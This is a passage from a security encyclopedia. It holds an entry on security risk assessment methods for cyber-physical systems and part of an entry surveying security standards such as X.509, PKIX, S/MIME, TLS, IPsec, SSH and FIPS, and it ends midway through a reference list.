van Eeten M, Bauer JM, Asghari H, Tabatabaie S, Rand D (2010) The role of internet service providers in botnet mitigation: an empirical analysis based on spam data. In: WEIS

van Eeten M, Lone Q, Moura G, Asghari H, Korczyński M (2016) Evaluating the impact of AbuseHUB on botnet mitigation. In: CoRR

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1731

Security Risk Assessment for Cyber-Physical Systems

Sokratis K. Katsikas[87] ✉
(87) Norwegian Centre for Cybersecurity in Critical Sectors (NORCICS), Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

✉ **Sokratis K. Katsikas**
Email: sokratis.katsikas@ntnu.no

Definition

The ISO/IEC 27000:2018 standard defines *risk* as "the effect of uncertainty on objectives." The same standard defines *risk assessment* as the "overall process of risk identification, risk analysis, and risk evaluation"; *risk identification* as the "process of finding, recognizing, and describing risks"; *risk analysis* as the "process to comprehend the nature of risk and to determine the level of risk"; and *risk evaluation* as the "process of comparing the results of risk analysis with risk criteria to determine whether the risk and/or its magnitude is acceptable or tolerable" (ISO 2018a). Risk assessment is a part of the *risk management* process as specified by the ISO 31000:2018 standard (2018c).

Background

According to the ISO/IEC 27005:2018 standard, "A risk is the combination of the consequences that would follow from the occurrence of an unwanted event and the likelihood of the occurrence of the event" (ISO 2018b). Further, the National Institute of Standards and Technology (NIST) clarifies

that “The purpose of the risk assessment component is to identify: (i) threats to organizations (i.e., operations, assets, or individuals) or threats directed through organizations against other organizations or the Nation; (ii) vulnerabilities internal and external to organizations; (iii) the harm (i.e., adverse impact) that may occur given the potential for threats exploiting vulnerabilities; and (iv) the likelihood that harm will occur. The end result is a determination of risk (i.e., typically a function of the degree of harm and likelihood of harm occurring)” (NIST 2012).

In the context of cyber-physical systems, the concept of risk has also been related to the concept of attack, and has been defined as a metric of three factors, namely (i) the threat level, which measures the extent to which a system is threatened by the attack; (ii) the vulnerability level, which measures the weaknesses that may be exploited by an adversary in order to realize the attack; and (iii) the impact level, which represents the potential damage that would be caused by the attack (Stellios et al. 2018).

Theory and Application

A wealth of security risk assessment methods applicable to general purpose IT systems exists (Kouns and Minoli 2010), and a number of taxonomies and comparison frameworks have been proposed to classify and analyze them (Wangen et al. 2018; ENISA 2006; Campbell and Stamp 2004). Even though several of these methods can be and have been applied to cyber-physical systems (CPS), they cannot accurately assess cyber risks related to CPSs (Ali et al. 2018).

Cyber risk assessment methods for CPSs more often than not are domain specific, as they need to take into account safety as an impact factor additional to the “traditional” impact factors of confidentiality, integrity, and availability. For example, an overview of such methods specific to the smart grid case is provided in (Lamba et al. 2019). Another example is the overview of risk assessment methods for the Internet of Things provided in (Kandasamy et al. 2020). A review of risk assessment methods for SCADA systems is presented in (Cherdantseva et al. 2016). Threat and risk assessment techniques for the automotive domain are reviewed in (Macher et al. 2016).

Ali et al. (2018) list a number of approaches for risk assessment for CPSs, published before 2015. The list is not exhaustive, nor do the authors

indicate how the listed works were selected. A more recent review of a few risk assessment methods for CPS, from the perspective of safety, security, and their integration, including a proposal for some classification criteria was made in (Lyu et al. 2019). However, this review provides a very narrow view of the landscape of the risk assessment methods for CPS that have been proposed at times. A comprehensive survey of security and safety co-engineering methods is provided in (Kavallieratos et al. 2020).

The definition of risk implies that in order to assess risk one has to identify threats and vulnerabilities and to estimate the magnitude and the likelihood of the impact that the risk owner will sustain if a threat is to successfully exploit one or more vulnerabilities. Threat analysis primarily involves the identification of potential threat sources, threat classification, and threat modeling. Threat identification and classification can be based on threat catalogs, as, e.g., in (Kammerstetter et al. 2014) or by applying an adversarial model (Stellios et al. 2018), or by employing a structured method, such as, e.g., STRIDE (Shostack 2014). The latter has been used in several ecosystem environments where CPSs are prominent, among others, in (Kavallieratos and Katsikas 2020; Kavallieratos et al. 2019; Seifert and Reza 2016; Zinsmaier et al. 2020). Vulnerability assessment often involves automated tools such as vulnerability scanners, the CVSS framework (FIRST 2019), IOT vulnerability criteria (Stellios et al. 2018), and databases such as the CVE (MITRE 2020). A survey of data sources for IoT vulnerabilities is provided in (Rytel et al. 2020). Impact assessment is more often than not based on (subjective) stakeholder input, which is processed by the security expert(s). The process can be supported by systematic methods, such as DREAD (Meier et al. 2010) or by considering realistic scenarios that may cover all the connectivity attack paths (Stellios et al. 2018).

When it comes to measuring risk, risk assessment methods are quantitative, qualitative, or semiquantitative. Quantitative risk assessment assigns a numerical value, often in the [1-x] range to each risk. The results are less subjective than those of the other two types, and therefore drive the process of control selection more effectively, but they cannot be easily communicated to nontechnically oriented decision-makers. In contrast, qualitative risk assessment assigns a level value to each risk, such as low, medium, and high. This type of assessment has a limited number of results, but these are more comprehensible to decision-makers. Finally,

semiquantitative risk assessment combines rules and methods for evaluating the risk by combining numeric values and levels; for example, the [1-x] range can easily be converted into qualitative expressions that help risk communication to decision-makers.

A commonly used instrument for presenting the result of a risk assessment in a manner easy to understand and useful for guiding the process on prioritizing the risks is a risk matrix (Cox 2008; Duijm 2015).

In addition to generic IT risk assessment standards such as, e.g., (ISO 2018b; NIST 2012), a few standards specifically targeting a particular category of CPS, namely industrial control systems (ICS), also exist (Stouffer et al. 2015; NIST 2018; ANSI/ISA 2020; IEC 2014).

Open Problems and Future Directions

Security risk assessment for IT systems is a mature field. However, research into risk assessment for CPS started recently. Even though the underlying principles are the same, risk assessment in CPS faces some challenges uncommon to “traditional” IT systems.

Risk assessment for IT systems leverages prior knowledge of and experience on security incidents. Even though data on such incidents may be insufficient for supporting the creation of exact actuarial tables that would support the cybersecurity insurance industry, they are a valuable source of input to the risk assessment process. This is not yet the case with security incidents involving CPSs, for which historical data are scarce.

Simulation has since the 1970s been proposed as a pathway for identifying possible accidents in the context of safety assessment. The advent of computational and modeling capabilities has now made possible its use for systematically assessing the risk of intentional attacks against a CPS (Zio 2018). Digital twin technology (Grieves and Vickers 2017) enhances greatly the potential of simulation for assessing security risks in CPSs. It also allows capturing the dynamic character and the system-of-systems nature of CPSs.

Cross-References

Cyber Risk Quantification

References

Ali S, Al BT, Nadir Z, Hussain OK (2018) Risk management for CPS security. In: Cyber security for cyber physical systems. Springer International Publishing AG, Cham, pp 11–34

ANSI/ISA (2020) ANSI/ISA-62443-3-2-2020 Security for industrial automation and control systems, Part 3-2: security risk assessment for system design

Campbell PL, Stamp JE (2004) A classification scheme for risk assessment methods. Sandia National Laboratories, Albuquerque

Cherdantseva Y, Burnap P, Blyth A, Eden P, Jones K, Soulsby H, Stoddart K (2016) A review of cyber security risk assessment methods for SCADA systems. Comput Secur 56:1–27

Cox LA (2008) What's wrong with risk matrices? Risk Anal 28(2):497–512

Duijm N (2015) Recommendations on the use and design of risk matrices. Saf Sci 76:21–31

ENISA (2006) Inventory of risk assessment and risk management methods. Technical report, European Network and Information Security Agency (ENISA)

FIRST (2019) Common vulnerability scoring system version 3.1. https://www.first.org/cvss/specification-document

Grieves M, Vickers J (2017) Digital twin: mitigating unpredictable, undesirable emergent behavior in complex systems. In: Kahlen FJ, Flumerfelt S, Alves A (eds) Transdisciplinary perspectives on complex systems. Springer, Cham

IEC (2014) IEC 62351: security standards for the power system information infrastructure

ISO/IEC (2018a) Information technology – security techniques – information security risk management, reference number: ISO/IEC 27005:2018 (E), International Organization for Standardization, Geneva

ISO/IEC (2018b) Information technology - security techniques – information security management systems – overview and vocabulary, reference number: ISO/IEC 27000:2018 (E), International Organization for Standardization, Geneva

ISO (2018c) Risk management – guidelines; Reference number: ISO 31000:2018. International Organization for Standardization, Geneva

Kammerstetter M, Langer L, Skopik F, Kastner W (2014) Architecture-driven smart grid security management. In: Proceedings of the 2nd ACM workshop on information hiding and multimedia security. ACM, New York, pp 153–158

Kandasamy K, Srinivas S, Achuthan K, Rangan VP (2020) IoT cyber risk: a holistic analysis of cyber risk assessment frameworks, risk vectors, and risk ranking process. EURASIP J Inf Secur, 8

Kavallieratos G, Katsikas S (2020) Managing cyber security risks of the cyber-enabled ship. J Marine Sci Eng 8:768

Kavallieratos G, Chowdhury N, Katsikas S, Gkioulos V, Wolthusen S (2019) Threat analysis for smart homes. Future Internet 11:207

Kavallieratos G, Katsikas S, Gkioulos V (2020) Cybersecurity and safety co-engineering of cyberphysical systems – a comprehensive survey. Future Internet 12:65

Kouns J, Minoli D (2010) Information technology risk management in enterprise environments. Wiley, Somerset

Lamba V, Šimková N, Rossi B (2019) Recommendations for smart grid security risk management. Cyber-Phys Syst 5(2):92–118

Lyu X, Ding Y, Yang S-H (2019) Safety and security risk assessment in cyber-physical systems. IET Cyber-Phys Syst 4(3):221–232

Macher G, Armengaud E, Brenner E, Kreiner C (2016) Threat and risk assessment methodologies in the automotive domain. Proc Comp Sci 83:1288–1294

Meier JD, Mackman A, Dunner M, Vasireddy S, Escamilla R, Murukan A (2010) Chapter 3 – threat modeling. Microsoft. Available online: https://docs.microsoft.com/en-us/previous-versions/msp-n-p/ff648644(v=pandp.10)?redirectedfrom=MSDN

MITRE (2020) Common vulnerabilities and exposures. https://cve.mitre.org/

NIST (2012) Guide for conducting risk assessments, NIST special publication 800-30 revision 1. National Institute of Standards and Technology, Gaithersburg

NIST (2018) Framework for improving critical infrastructure cybersecurity. Version 1.1. https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf

Rytel M, Felkner A, Janiszewski M (2020) Towards a safer internet of things-a survey of IoT vulnerability data sources. Sensors 20(21):5969

Seifert D, Reza H (2016) A security analysis of cyber-physical systems architecture for healthcare. Computers 5:27

Shostack A (2014) Threat modeling: designing for security. Wiley, Hoboken

Stellios I, Kotzanikolaou P, Psarakis M, Alcaraz C, Lopez J (2018) A survey of IoT-enabled cyberattacks: assessing attack paths to critical infrastructures and services. IEEE Commun Surv Tutorials 20(4):3453–3495

Stouffer K, Pillitteri V, Lightman S, Abrams M, Hahn A (2015) Guide to industrial control systems (ICS) security. NIST SP-800–82 revision 2. National Institute of Standards and Technology, Gaithersburg. https://doi.org/10.6028/NIST.SP.800-82r2

Wangen G, Hallstensen C, Snekkenes E (2018) A framework for estimating information security risk assessment method completeness. Int J Inf Secur 17:681–699

Zinsmaier SD, Langweg H, Waldvogel M (2020) A practical approach to stakeholder-driven determination of security requirements based on the GDPR and common criteria. In: Proceedings of

the 6th international conference on information systems security and privacy (ICISSP 2020), Valletta, Malta, 26 November 2020, pp 473–480

Zio E (2018) The future of risk assessment. Reliab Eng Syst, 177:176–190

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_96

Security Standards Activities

Russ Housley[88] ✉
(88) Vigil Security, LLC, Herndon, VA, USA

✉ **Russ Housley**
Email: housley@vigilsec.com

Definition

A security standard defines a set of mechanisms that provide one or more security service, including data integrity, authentication, nonrepudiation, data confidentiality, and access control. Some security standards are embedded within a data protocol, others are defined separately for use with many different data protocols, and still others define infrastructure.

Background

This entry describes a number of highly visible security standards activities. It cannot be exhaustive, but it does include many standards bodies that are influencing the security industry and product development. Many of the standards are interrelated; for example, *X.509* public-key certificates have been profiled for use in the Internet by the PKIX working group of the Internet Engineering Task Force (IETF), and in turn, that profile has been augmented by the PKIX working group for qualified certificates, which are used to identify human beings involved in electronic commerce.

Activities

X.509

ITU-T Recommendation X.509 defines public-key *certificates* and *attribute certificates*. ITU-T, previously called CCITT, has been developing telecommunications standards for decades. X.509 (ITU-T 1997, 2019) is part of a joint effort between ITU-T and the International Organization for Standardization, usually called ISO. The X.500 series of documents have numbers assigned by both standards bodies, but the numbers assigned by ITU-T are traditionally used to refer to the documents. Within this series, X.509 defines the public-key certificate to provide authentication in a ubiquitous global directory environment. While the envisioned directory deployment has never materialized, the certificate format has been used in small, closed networks as well as large, open deployments. Public-key certificates enable secure communication between entities that were unknown to each other prior to the communication. Deployments of public-key certificates are known as *public-key infrastructure* (PKI). A common certificate format is necessary to bring PKI to large multinational corporations or millions of Internet users. X.509 defines a flexible, extensible certificate format. The widespread adoption of X.509 is due to two factors. First, X.509 is technically suitable for many environments. Second, it was developed at an important time; it became an international standard at a time when many vendors were ready to implement certificate-based products.

X.509 includes a powerful extension mechanism. It was defined for Version 3 certificates and Version 2 CRLs (*Certificate Revocation Lists*). Arbitrary extensions can be defined and incorporated into a certificate or CRL, and a criticality flag indicates whether or not a certificate using system needs to properly handle this extension as part of the verification process. Certificate and CRL contents can readily be tailored to specific environments, and the inclusion of a particular critical extension can restrict use of the certificate to a particular application environment.

X.509 also specifies the attribute certificate format. An attribute certificate is used in conjunction with a public-key certificate to provide additional information, especially authorization information, about the named entity.

X.509 certificates and CRLs are encoded using the Abstract Syntax Notation One (ASN.1) (ITU-T 2015).

The ITU-T continues to maintain X.509 as well as develop X.509 enhancements. Much of the maintenance takes the form of clarifying text,

and enhancements take the forms of new standard extensions. Any problems found through operational experience are addressed in the standard through a formal defect reporting and resolution process.

PKIX

The Internet Engineering Task Force (IETF) is responsible for creating standards for the Internet. For the most part, the IETF develops protocols. This work is carried out by a number of working groups, which are organized into areas. Within the security area, the *PKIX (Public-Key Infrastructure using X.509)* working group was formed at the end of 1995 to tailor the X.509 public-key certificate to the Internet environment. The working group set out to define an Internet PKI. It did not take long for the group to realize that defining an Internet PKI was more extensive than profiling the X.509 certificate. Thus, the PKIX charter was written to encompass four major activities:

1. X.509 certificate and certificate revocation list (CRL) profile

2. Certificate management protocols

3. Operational protocols

4. Certificate Policy (CP) and Certification Practice Statement (CPS) Framework

The first activity was the original motivating task. The profile includes detailed specification of the mandatory, optional, critical, and noncritical extensions in a *PKIX-compliant* certificate or CRL. The profile was first published in January 1999 (Housley et al. 1999). It was subsequently updated in April 2002 (Housley et al. 2002) and May 2008 (Cooper et al. 2008). The most recent update provides guidance on the use of international character sets (Yergeau 1998). In addition, the qualified certificate profile was developed in January 2001 (Santesson et al. 2001), and it was updated in March 2004 (Santesson et al. 2004). Also, the attribute certificate profile was developed in April 2002 (Farrell and Housley 2002), and it was updated in January 2010 (Farrell et al. 2010).

The second activity was to specify the protocols for management operations required in the Internet PKI, including certification of entities and their key pairs, *certificate revocation*, key backup and recovery (Key Management), *Certification Authority* (CA) key rollover, and cross-certification. Two competing protocols were developed: CMP (Adams and Farrell 1999) and CMC (Myers et al. 2000). CMP was updated in September 2005 (Adams et al. 2005). CMC was updated in June 2008 (Schaad and Myers 2008) and November 2011 (Schaad 2011).

The third activity, operational protocols, was to specify the protocols for day-to-day Internet PKI operation, such as certificate retrieval, CRL retrieval, and online certificate status checking. The results, to date, include several important specifications. One specification tells how to use FTP and HTTP to access repositories (Housley and Hoffman 1999). Another specification tells how to use HTTP to access a certificate store (Gutmann 2006). Other specifications tell how to use an LDAPv2 directory as a repository (Boeyen et al. 1999a, b). And another specification defines the Online Certificate Status Protocol (OCSP) (Myers et al. 1999), which is very widely deployed in support of the PKI for the World-Wide Web (WWW). A profile of OCSP called "Lightweight OCSP" for use in high-volume environments was published in September 2007 (Deacon and Hurst 2007), and the OCSP specification was updated in June 2013 (Santesson et al. 2013).

Finally, the fourth activity, guidance to CP and CPS authors, provides topics and formats for these documents. The guidance was originally published in March 1999 (Chokhani and Ford 1999). The American Bar Association's Information Security Committee joined forces with the PKIX working group to improve it; an update was published in November 2003 (Chokhani et al. 2003).

PKIX has played an essential role in bringing PKI to the Internet. These protocols and functions make a PKI possible in the diverse Internet environment. The flexibility, extensibility, and generality can satisfy greatly differing requirements. The PKIX work continues to evolve, and over time its charter expanded to include supportive additional work items such as time-stamping protocols. The *Time-Stamp Protocol* (TSP) (Adams et al. 2001) was published in August 2001. The PKIX working group has concluded, but maintenance of this work continues in the LAMPS working group.

LDAP

The Lightweight Directory Access Protocol (LDAP) (Howes and Smith 1997) was originally conceived as a simple-to-describe and simple-to-implement subset of the capability of the X.500 Directory Access Protocol (DAP). Over time, the subset of functions and features has expanded. Today, it is used as the access protocol for many repositories, some of which are based on X.500 directories, but many are not. As part of this evolution, the "lightweight" aspect of the protocol has diminished. Nevertheless, many vendors worldwide use LDAPv2 (Yeong et al. 1995) and LDAPv3 (Wahl et al. 1997).

Interoperability between PKI products from many different vendors in an LDAP environment is facilitated by the LDAPv2 schema (Boeyen et al. 1999b) and the LDAPv3 schema (Zeilenga 2006). These specifications describe how to locate certificate and CRL information in LDAP-compliant repositories.

S/MIME

In 1995, a consortium of industry vendors led by RSA Data Security, Inc. developed a companion security solution to the Multipurpose Internet Mail Extensions (MIME) specifications, which are the basis for any e-mail message that goes beyond simple text. For example, an e-mail message that includes more than one font, bold text, or an attachment makes use of MIME. Secure MIME (S/MIME) specifies encryption and digital signatures for MIME messages. While a formal standards body did not develop the original S/MIME specifications, many important product vendors embraced S/MIME. To build on and expand this success, the consortium released change control of the S/MIME Version 2 documents (Dusse et al. 1998a, b) to the IETF in 1997. S/MIME depends upon the cryptographic message syntax (CMS) (Housley 1999). Like X.509 certificates and CRLs, CMS uses ASN.1 (ITU-T 2015) to encode data structures.

The IETF S/MIME working group developed significant enhancements, resulting in S/MIME Version 3 (Housley 1999; Rescorla 1999; Ramsdell 1999a, b; Hoffman 1999). The primary focus of the S/MIME working group was to develop an algorithm-independent protocol and incorporate a number of new security features into the specifications, while preserving compatibility with the earlier specification whenever possible. In particular, the S/MIME Version 3 specifications include support for sending encrypted

messages to large mail lists, security labels on messages (e.g., “company proprietary,” “secret,” or “top secret”), and signed message receipts. These signed receipts provide proof that the intended recipient received a signed message that contained a request for a receipt.

The S/MIME Version 3 specifications include discussion of PKI concepts such as certificate format, certificate processing, and CRLs. These specifications are compatible with the X.509 profile developed by the IETF PKIX working group, and they provide additional details for the use of X.509 certificates in the e-mail environment. Further, provision is made in the message envelope to carry an arbitrary number of certificates and CRLs to assist the recipient with certification path construction and validation.

The S/MIME Version 3.1 (Housley 2004, 2007; Ramsdell 1999c, d) specifications update the mandatory-to-implement cryptographic algorithms, and they include features to facilitate the migration from one algorithm suite to another.

The S/MIME working group has concluded, but maintenance of this work continues in the LAMPS working group.

LAMPS

The IETF LAMPS (Limited Additional Mechanisms for PKIX and SMIME) working group is performing maintenance on the specifications that were originally developed in the PKIX working group and the S/MIME working group.

The LAMPS working group produced the specifications for S/MIME Version 4.0 (Schaad et al. 2019a, b).

The LAMPS working group produced the specifications for including e-mail addresses with international character sets in certificates (Melnikov and Chuang 2018; Housley 2018).

Current work in the LAMPS working group includes improvements in the integrity protection of e-mail message headers, which includes the subject line of the message, and specifications for modern cryptographic techniques.

JOSE

The IETF JOSE (Javascript Object Signing and Encryption) working group is concluded, but it produced a series of specifications that are used for security in application layer protocols, especially protocols that operate in

the World-Wide Web. OAuth 2.0 (Hardt 2012) is a primary example of such a protocol, where security-relevant information is encoded in a URL. All of these specifications employ JavaScript Object Notation (JSON) Data Interchange Format (Bray 2014). The JOSE series of specifications provide similar security building blocks to CMS (Housley 2009), except the data structures are encoded using JSON.

The JOSE working group produced four specifications for cryptographic security:

1. JSON Web Signature (JWS) (Jones et al. 2015) provides digital signatures or Message Authentication Codes (MACs) using JSON-based data structures

2. JSON Web Encryption (JWE) (Jones and Hildebrand 2015) provides encrypted content using JSON-based data structures

3. JSON Web Key (JWK) (Jones 2015a) provides a JSON data structure that represents a cryptographic key

4. JSON Web Algorithms (JWA) (Jones 2015b) registers cryptographic algorithms and identifiers to be used with JWS, JWE, and JWK

COSE

The IETF COSE (CBOR Object Signing and Encryption) working group produced a specification that is used for security in application layer protocols, especially protocols that operate in the device-to-device environments. These environments are often referred to as the Internet of Things (IoT). CBOR (Concise Binary Object Representation) (Bormann and Hoffman 2013) is another way to encode data structures, and it is designed to fit within the constraints associated with small hardware devices. The COSE (Schaad 2017) specification provides similar security building blocks to CMS (Housley 2009) and JOSE (Jones et al. 2015; Jones and Hildebrand 2015; Jones 2015a, b), except the data structures are encoded using CBOR.

The COSE specification provides these building blocks for cryptographic security:

- *Signing objects*. COSE supports two signature structures. COSE_Sign allows for one or more signatures over the same content, and COSE_Sign1 is restricted to a single signer.
- *Encryption objects*. COSE supports two encryption structures. COSE_Encrypt0 is used when the recipient implicitly knows the key to be used for decryption, and COSE_Encrypt is used for all other cases.
- *MAC objects*. COSE supports two MAC structures. COSE_MAC0 is used when the recipient implicitly knows the key needed to check the message authentication code, and COSE_MAC is used for all other cases.
- *Key objects*. A structure for cryptographic keys and associated parameters.

IPsec

IPsec is designed to provide interoperable, high-quality, cryptographically based security for the Internet protocol (both Version 4 (IPv4) and Version 6 (IPv6)). The security services offered include access control, connectionless integrity, data origin authentication, protection against replays, confidentiality, and limited traffic flow confidentiality. The services are provided by cryptographic key management procedures and protocols in conjunction with traffic security protocols. IPsec includes two traffic security protocols: the Authentication Header (AH) (Kent 2005a) and the Encapsulating Security Payload (ESP) (Kent 2005b).

Either the Internet Key Exchange (IKE) protocol (Harkins and Carrel 1998) or IKEv2 (Kaufman 2005) is used to establish the symmetric keying material needed by AH and ESP. IKE and IKEv2 provide for strong authentication of the IP layer entities based on many different techniques, including X.509-certificate-based authentication.

The IPsec working group has concluded, but maintenance of this work continues in the IPsecME working group.

IPsecME

The IETF IPsecME working group is performing maintenance on the specifications that were originally developed in the IPsec working group.

The IPsecME working group produced an update to the IKEv2 specification (Kaufman et al. 2010).

The IPsecME working group has produced many specifications to aid robust deployment of IPsec in many different environments and specifications for additional cryptographic techniques.

Current work in the IPsecME working group includes improvements in traffic flow security and specifications for modern cryptographic techniques.

TLS

Netscape developed the secure sockets layer (SSL). SSL Version 3.0 (SSLv3.0) was widely deployed to secure World-Wide Web transactions, and in 1996, Netscape released change control for the protocol to the IETF. The *Transport Layer Security (TLS)* specification (Dierks and Allen 1999; Dierks and Rescorla 2006, 2008; Rescorla 2018) is the IETF standards track version of SSLv3.0. This history has many parallels to S/MIME: the original specification was developed outside of any standards body, and then it was released to the IETF, who took over configuration control and made enhancements.

TLS creates a secure channel between two transport layer entities, providing certificate-based authentication, information integrity, and data confidentiality. TLS is usually used with an X.509 certificate to authenticate the server; however, while it is rarely used, a certificate can also be used to authenticate the client.

TLS provides security for connection-oriented protocols such as TCP. The Datagram TLS (DTLS) (Rescorla and Modadugu 2006, 2012) was developed to provide similar security services to connectionless protocols such as UDP. DTLS has become an important security protocol in the Voice over IP (VoIP) application environment. The TLS working group is currently working on the specification for DTLS version 1.3.

Secure Shell

Secure Shell (SSH) is a client-server protocol that is typically used to log into a remote computer and execute commands, but it also supports tunneling of other protocols such as X-windows.

In 1995, TatuYlönen, a researcher at Helsinki University of Technology in Finland, designed the first version of the SSH protocol. The goal of SSH was to replace the rlogin, TELNET, and rsh protocols, with one that prevented password-sniffing attacks.

In 1996, SSH version 2 was designed, which was incompatible with the original version, but offered improved security and the ability to run any number of shell sessions over a single SSH connection. This version of SSH was proprietary.

In 1999, developers that want a freely available version began the Open SSH effort.

In 2006, the IETF SECSH working group published SSH as a proposed Internet standard (Ylonen and Lonvick 2006).

In 2009, the IETF ISMS working group, in an effort to provide security for network management, defined the way to protect SNMP (Simple Network Management Protocol) traffic with SSH (Harrington et al. 2009).

In 2018, the IETF CURDLE working group, in an effort to accommodate modern cryptographic techniques, added support for the exchange of information about supported protocol extensions confidentially (Bider 2018).

AAA

In 1997, the IETF created the first standard Authentication, Authorization, and Accounting (AAA) protocol, called RADIUS (Remote Access Dial-In User Service) (Rigney et al. 2000a, b; Rigney 2000). As the name implies, RADIUS is designed for use with Dial-In Access Servers. RADIUS has been a big success, displacing many proprietary protocols. RADIUS is widely implemented as Network Access Servers (NASs) serving analog and digital dial-in Point-to-Point Protocol (PPP) service, and it is the prevalent Internet service provider (ISP) access authentication protocol. RADIUS has been adapted for use with DSL (using PPPOE), cable access, and wireless local and wide area networks. RADIUS has been successful because it offers a simple and flexible model for client-server exchanges. However, this simple model does not have sufficient security for some new applications, and it also lacks support for server-initiated control.

The IETF AAA working group is responsible for building a more secure and capable AAA protocol. A number of proposals were evaluated in June 2000, and the working group selected the Diameter protocol (Mitton et al. 2001). Diameter is designed to be compatible with RADIUS to a great extent, but many of the messaging underpinnings have been upgraded to be more secure. Security is provided using CMS and IPsec.

Diameter explicitly supports server-to-client requests and message forwarding. These capabilities have previously been forced into RADIUS (Mitton 2000). Diameter also includes explicit support for application suite additions. Application designs have been drafted that employ Diameter for authentication in the third-generation, fourth-generation, and now fifth-generation wireless telecommunications (http://www.3gpp2.org/) environments.

OpenPGP

As with the S/MIME and TLS working groups, the IETF OpenPGP working group was formed to develop a standard based on a protocol that was developed outside of any standards body. The popular *Pretty Good Privacy* (PGP) e-mail security package was brought to the IETF so that interoperable implementations from different vendors could be developed. OpenPGP (Callas et al. 2007) defines e-mail message protection and the PGP certificate format (an alternative to X.509). Despite a loyal installed base, OpenPGP has not seen great adoption in many corporate or government environments. Many view OpenPGP as an individual-to-individual solution. The user-centric trust model cannot easily be centrally controlled by an organization.

XML Security

Prominent standards bodies are actively developing XML (eXtensible Markup Language) security specifications, including the World-Wide Web Consortium (W3C) and the Organization for the Advancement of Structured Information Standards (OASIS).

The W3C developed specifications for the XML syntax with respect to encryption (http://www.w3.org/TR/2002/REC-xmlenc-core-20021210/) and digital signature (http://www.w3.org/TR/2008/REC-xmldsig-core-20080610/).

The OASIS Security Services Technical Committee developed the Security Assertion Markup Language (SAML) (http://www.oasis-open.org/specs/#samlv2.0). SAML provides an XML framework for exchanging authentication and authorization information. The underlying authentication mechanism may be PKI based, but SAML encompasses a number of other authentication technologies as well.

IEEE P802

Local Area Network (LAN) and Metropolitan Area Network (MAN) standards encompass a number of data communications technologies and the applications of these technologies. There is no single technology that is applicable to all applications. Correspondingly, no single local or metropolitan area network standard is adequate for all applications. As a result, the Institute of Electrical and Electronics Engineers (IEEE) Standards Association sponsors several working groups and technical advisory groups within Project 802.

Security was the focus of IEEE 802.10, but the standards that it produced never saw much adoption. As a result, this series of standards has been withdrawn. Despite this situation, a recognized need for encryption of LAN and MAN traffic resulted in the development of an alternate solution. IEEE 802.1AE accommodates very-high-speed LAN environments.

IEEE 802.1X specifies port-based access controls. It provides a means of authenticating and authorizing devices attached to a LAN port, preventing access when authentication and authorization fail.

IEEE 802.11 includes the ability to encrypt wireless LAN traffic using the Wired Equivalent Privacy (WEP) protocol. Unfortunately, WEP has many flaws. IEEE 802.11i provides a short-term and a long-term replacement for WEP, called TKIP and CCMP, respectively. The Temporal Key Integrity Protocol (TKIP) is intended to replace WEP on hardware that was originally designed for WEP. TKIP is implemented by firmware and driver software upgrades. The Counter and CBC-MAC Protocol (CCMP) embraced significant security improvements, but CCMP is not compatible with the older hardware. Today, products implement both TKIP and CCMP, but TKIP is provided for compatibility with fielded devices.

ANSI X9F

The American National Standards Institute (ANSI) committee X9 (Financial Services) develops and publishes standards for the financial services industry. X9 also holds the US vote for international banking standards in ISO Technical Committee 68. X9 standards facilitate delivery of financial products and services. X9F, the Data and Information Security Subcommittee, deals with standardization to reduce financial data security risk and vulnerability. X9F includes working groups that focus on cryptographic tools (X9F1) and security protocols (X9F3), among others.

X9F has published many standards (http://www.x9.org). Many X9 standards become international standards through a close working relationship with ISO TC68.

FIPS

The US National Institute of Standards and Technology (NIST) is responsible for the development of standards that must be followed by the US Federal Government; they are called Federal Information Processing Standards (FIPS). These standards are followed by vendors that want to sell products to the US Federal Government, and they are followed by many others too.

FIPS publications are issued by NIST after approval by the secretary of commerce pursuant to Section 5131 of the Information Technology Reform Act of 1996 and the Federal Information Security Management Act of 2002.

FIPS publications cover a wide range of topics. The Advanced Encryption Standard (AES) is published in FIPS 197 (National Institute of Standards and Technology 2001). AES is one example of a FIPS that has seen worldwide acceptance and deployment.

NIST is currently running a competition to select cryptographic algorithms that will remain secure if large-scale quantum computers (National Academies of Sciences, Engineering, and Medicine 2019) are invented. If large-scale quantum computers are ever built, these computers will be able to break many of the public-key cryptosystems currently in use. A post-quantum cryptosystem is a system that is secure against such large-scale quantum computers. It is open to conjecture when it will be feasible to build such computers; however, RSA, DSA, ECDSA, and EdDSA are all vulnerable if large-scale quantum computers come to pass. This effort by NIST will become the foundation for the next generation of public-key cryptographic algorithms for digital signatures and symmetric key management.

Influential Activities

Some activities that are not part of any formal security standards body are influencing security standards development, the security industry, and product development. Again, this section cannot be exhaustive, but one highly visible security standards influencing activity is discussed.

US FPKI

The US Federal Public-Key Infrastructure (FPKI) is an initiative by the US Government to define a PKI suitable for its own use. The FPKI includes the Federal Bridge CA. Many PKI service providers want to cross-certify with the Federal Bridge so that users in the US Federal Government are able to validate their certificates. Cross-certification requires a review of the vendor's certification policy using in the format specified by the IETF PKIX working group.

The US FPKI also imposes requirements on vendors wanting to sell PKI products to the US Government. To the greatest extent possible, commercial standards have been referenced and profiled. So far, the FPKI is sufficiently similar to other PKIs that meeting these requirements has not unduly restricted vendors.

References

Adams C, Farrell S (1999) Internet X.509. Public key infrastructure certificate management protocols. RFC 2510

Adams C, Cain P, Pinkas D, Zuccherato R (2001) Internet X.509 public key infrastructure time-stamp protocol (TSP). RFC 3161

Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509. Public key infrastructure certificate management protocol (CMP). RFC 4210

Bider D (2018) Extension negotiation in the Secure Shell (SSH) protocol. RFC 8308

Boeyen S, Howes T, Richard P (1999a) Internet X.509 public key infrastructure operational protocols – LDAPv2. RFC 2559

Boeyen S, Howes T, Richard P (1999b) Internet X.509 public key infrastructure LDAPv2 schema. RFC 2587

Bormann C, Hoffman P (2013) Concise Binary Object Representation (CBOR). RFC 7049

Bray T (2014) The JavaScript Object Notation (JSON) data interchange format. RFC 7159

Callas J, Donnerhacke L, Finney H, Shaw D, Thayer R (2007) OpenPGP message format. RFC 4880

Chokhani S, Ford W (1999) Internet X.509 public key infrastructure certificate policy and certification practices framework. RFC 2527

